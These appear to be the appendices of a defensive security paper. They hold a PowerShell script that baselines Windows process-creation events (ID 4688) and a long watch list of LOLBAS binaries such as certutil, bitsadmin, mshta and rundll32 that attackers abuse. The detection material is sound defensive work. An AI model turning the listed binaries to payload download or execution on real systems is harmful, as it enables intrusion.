Horiuchi, K. (2022, June 7). *Behind the Scenes of an Active Breach (Part 1): Establishing Persistence*. RedCanary Blog. Retrieved from https://redcanary.com/blog/active-breach-establishing-persistence/

Microsoft Threat Intelligence Center, Microsoft Detection and Response Team, & Microsoft Defender Threat Intelligence. (2022, March 22). *DEV-0537 criminal actor targeting organizations for data exfiltration and destruction*. Microsoft Security Blog. Retrieved from https://www.microsoft.com/en-us/security/blog/2022/03/22/dev-0537-criminal-actor-targeting-organizations-for-data-exfiltration-and-destruction/

Appendix A
Proof of Concept Code

```
# Monitored programs - List of EXEs to monitor. Consider adding more.
$Monitored_Programs = @(...)

# Define our search window relative to the current time (last 24 hours)
$Start_Time = (Get-Date).AddHours(-24)
$End_Time = Get-Date

# Get events from the Security log with event ID 4688 that occurred between our search start and end times
$Events = Get-WinEvent -FilterHashtable @{LogName="Security"; ID=4688; StartTime=$Start_Time; EndTime=$End_Time;}

# Convert windows event into custom object with event specific properties
function Convert-Event {

    # Define required parameters
    [CmdletBinding()] param(
        [Parameter(Mandatory)] [object]$Event
    )

    # Create a new PowerShell object
    $Event_Object = New-Object -TypeName PSObject

    # Add time and event ID properties to the object
    $Event_Object | Add-Member -MemberType NoteProperty -Name TimeCreated -Value $Event.TimeCreated
    $Event_Object | Add-Member -MemberType NoteProperty -Name Id -Value $Event.Id

    # For each field in the XML data...
    ForEach($Field in $([xml]$Event.ToXml()).Event.EventData.Data) {

        # Add the field as an object property
        $Event_Object | Add-Member -MemberType NoteProperty -Name $Field.Name -Value $Field.'#text'
    }

    # Return the event object
    return $Event_Object
}

# Baseline - A nested array of 6-tuple regular expressions
$Baseline = @( # TimeCreated, SubjectUserName, TargetUserName, ParentProcessName, NewProcessName, CommandLine

    # Windows system binaries or Windows Defender running conhost with specific arguments
    @("","","","^(C:\\Windows|C:\\ProgramData\\Microsoft\\Windows Defender)\\","","\\?\?\C:\\Windows\\system32\\conhost\.exe 0xffffffff -ForceV1"),
    # Windows service host running monitored programs
    @("","","","^C:\\Windows\\System32\\svchost\.exe$","",""),
    # Windows Update client running executables from an expected location
    @("","","","^C:\\Windows\\System32\\wuauclt\.exe$","^C:\\Windows\\SoftwareDistribution\\Download\\",""),
    # Expected Windows Update activity
    @("","","","^C:\\Windows\\System32\\MoUsoCoreWorker\.exe$","^C:\\Windows\\System32\\wuauclt\.exe$",""),
    # Common PowerShell command run by Windows telemetry
    @("","","","^C:\\Windows\\System32\\CompatTelRunner\.exe$","","^powershell\.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';$"),
    # Microsoft Windows Defender running MpCmdRun.exe without a url parameter
    @("","","","^C:\\ProgramData\\Microsoft\\Windows Defender\\","^C:\\ProgramData\\Microsoft\\Windows Defender\\.*\\MpCmdRun\.exe$","(?!.*-url )")
)

# Empty array that we can add unexpected events to
$Unexpected_Events = @()

ForEach($Event in $Events) {

    # Convert the event so fields are accessible
    $Converted_Event = Convert-Event($Event)

    # Extract process name and parent process name from their respective full paths
    $Process_Name = $Converted_Event.NewProcessName.Split("\")[-1]
    $Parent_Name = $Converted_Event.ParentProcessName.Split("\")[-1]

    # If the process or parent process is a monitored program...
    if($Monitored_Programs -contains $Process_Name -or $Monitored_Programs -contains $Parent_Name) {

        # Each event is assumed to not match the baseline by default
        $Match = $false

        # For each filter in the baseline...
        ForEach($Filter in $Baseline) {

            # If the converted event matches the filter...
            if($Converted_Event.TimeCreated -match $Filter[0] -and `
               $Converted_Event.SubjectUserName -match $Filter[1] -and `
               $Converted_Event.TargetUserName -match $Filter[2] -and `
               $Converted_Event.ParentProcessName -match $Filter[3] -and `
               $Converted_Event.NewProcessName -match $Filter[4] -and `
               $Converted_Event.CommandLine -match $Filter[5]) {

               # Set the match flag and stop processing filters for this event
               $Match = $true
               break
            }
        }

        # If the event did not match any of our baseline filters, add it to our unexpected events list
        if(!$Match) { $Unexpected_Events += $Converted_Event }
    }
}

# If any unexpected events were found...
if($Unexpected_Events) {

        # Export events to a CSV
        $Unexpected_Events | Export-Csv "C:\events.csv" -NoTypeInformation
}
```

Justin Store, jrstore@mtu.edu

Appendix B
Expanded Monitored Programs List

```
# Monitored programs - List of EXEs to monitor. Consider adding more.
$Monitored_Programs = @(
    # LOLBAS Project binaries
    "accchekconsole.exe"
    "adplus.exe"
    "agentexecutor.exe"
    "appinstaller.exe"
    "appvlp.exe"
    "at.exe"
    "aspnet_compiler.exe"
    "atbroker.exe"
    "bash.exe"
    "bginfo.exe"
    "bitsadmin.exe"
    "cdb.exe"
    "certoc.exe"
    "certreq.exe"
    "certutil.exe"
    "cmd.exe"
    "cmdkey.exe"
    "cmdl32.exe"
    "cmstp.exe"
    "configsecuritypolicy.exe"
    "conhost.exe"
    "control.exe"
    "coregen.exe"
    "createdump.exe"
    "csc.exe"
    "cscript.exe"
    "csi.exe"
    "customshellhost.exe"
    "datasvcutil.exe"
    "defaultpack.exe"
    "desktopimgdownldr.exe"
    "devicecredentialdeployment.exe"
    "devtoolslauncher.exe"
    "dfsvc.exe"
    "diantz.exe"
    "diskshadow.exe"
    "dnscmd.exe"
    "dnx.exe"
    "dotnet.exe"
    "dump64.exe"
    "dxcap.exe"
    "esentutl.exe"
    "eventvwr.exe"
    "excel.exe"
    "expand.exe"
    #"explorer.exe"
    "extexport.exe"
    "extrac32.exe"
    "findstr.exe"
    "finger.exe"
    "fltmc.exe"
    "forfiles.exe"
    "fsi.exe"
    "fsianycpu.exe"
    "fsutil.exe"
    "ftp.exe"
    "gfxdownloadwrapper.exe"
    "gpscript.exe"
    "hh.exe"
    "ie4uinit.exe"
    "ieexec.exe"
    "ilasm.exe"
    "imewdbld.exe"
    "infdefaultinstall.exe"
    "installutil.exe"
    "jsc.exe"
    "ldifde.exe"
    "makecab.exe"
    "mavinject.exe"
    "mftrace.exe"
    "microsoft.workflow.compiler.exe"
    "mmc.exe"
    "mpcmdrun.exe"
    "msbuild.exe"
    "msconfig.exe"
    "msdeploy.exe"
    "msdt.exe"
    "mshta.exe"
    "msiexec.exe"
    "msohtmed.exe"
    "mspub.exe"
    "msxsl.exe"
    "netsh.exe"
    "ntdsutil.exe"
    "odbcconf.exe"
    "offlinescannershell.exe"
    "onedrivestandaloneupdater.exe"
    "openconsole.exe"
    "pcalua.exe"
    "pcwrun.exe"
    "pktmon.exe"
    "pnputil.exe"
    "powerpnt.exe"
    "presentationhost.exe"
    "print.exe"
    "printbrm.exe"
    "procdump.exe"
    "protocolhandler.exe"
```

Justin Store, jrstore@mtu.edu

```
    "psr.exe"
    "rasautou.exe"
    "rdrleakdiag.exe"
    "rcsi.exe"
    "reg.exe"
    "regasm.exe"
    "regedit.exe"
    "regini.exe"
    "register-cimprovider.exe"
    "regsvcs.exe"
    "regsvr32.exe"
    "remote.exe"
    "replace.exe"
    "rpcping.exe"
    "rundll32.exe"
    "runonce.exe"
    "runscripthelper.exe"
    "sc.exe"
    "schtasks.exe"
    "scriptrunner.exe"
    "sqldumper.exe"
    "setres.exe"
    "settingsynchost.exe"
    "sqlps.exe"
    "sqltoolsps.exe"
    "squirrel.exe"
    "ssh.exe"
    "storediag.exe"
    "syncappvpublishingserver.exe"
    "te.exe"
    "tracker.exe"
    "ttdinject.exe"
    "unregmp2.exe"
    "update.exe"
    "vbc.exe"
    "verclsid.exe"
    "visualuiaverifynative.exe"
    "vsiisexelauncher.exe"
    "vsjitdebugger.exe"
    "wab.exe"
    "wfc.exe"
    "winget.exe"
    "winword.exe"
    "wlrmdr.exe"
    "wmic.exe"
    "workfolders.exe"
    "wscript.exe"
    "wseclientsvc.exe"
    "wsl.exe"
    "wsreset.exe"
    "wuauclt.exe"
    # Additional binaries to monitor
    "powershell.exe" # Commonly used for post-exploitation
)
```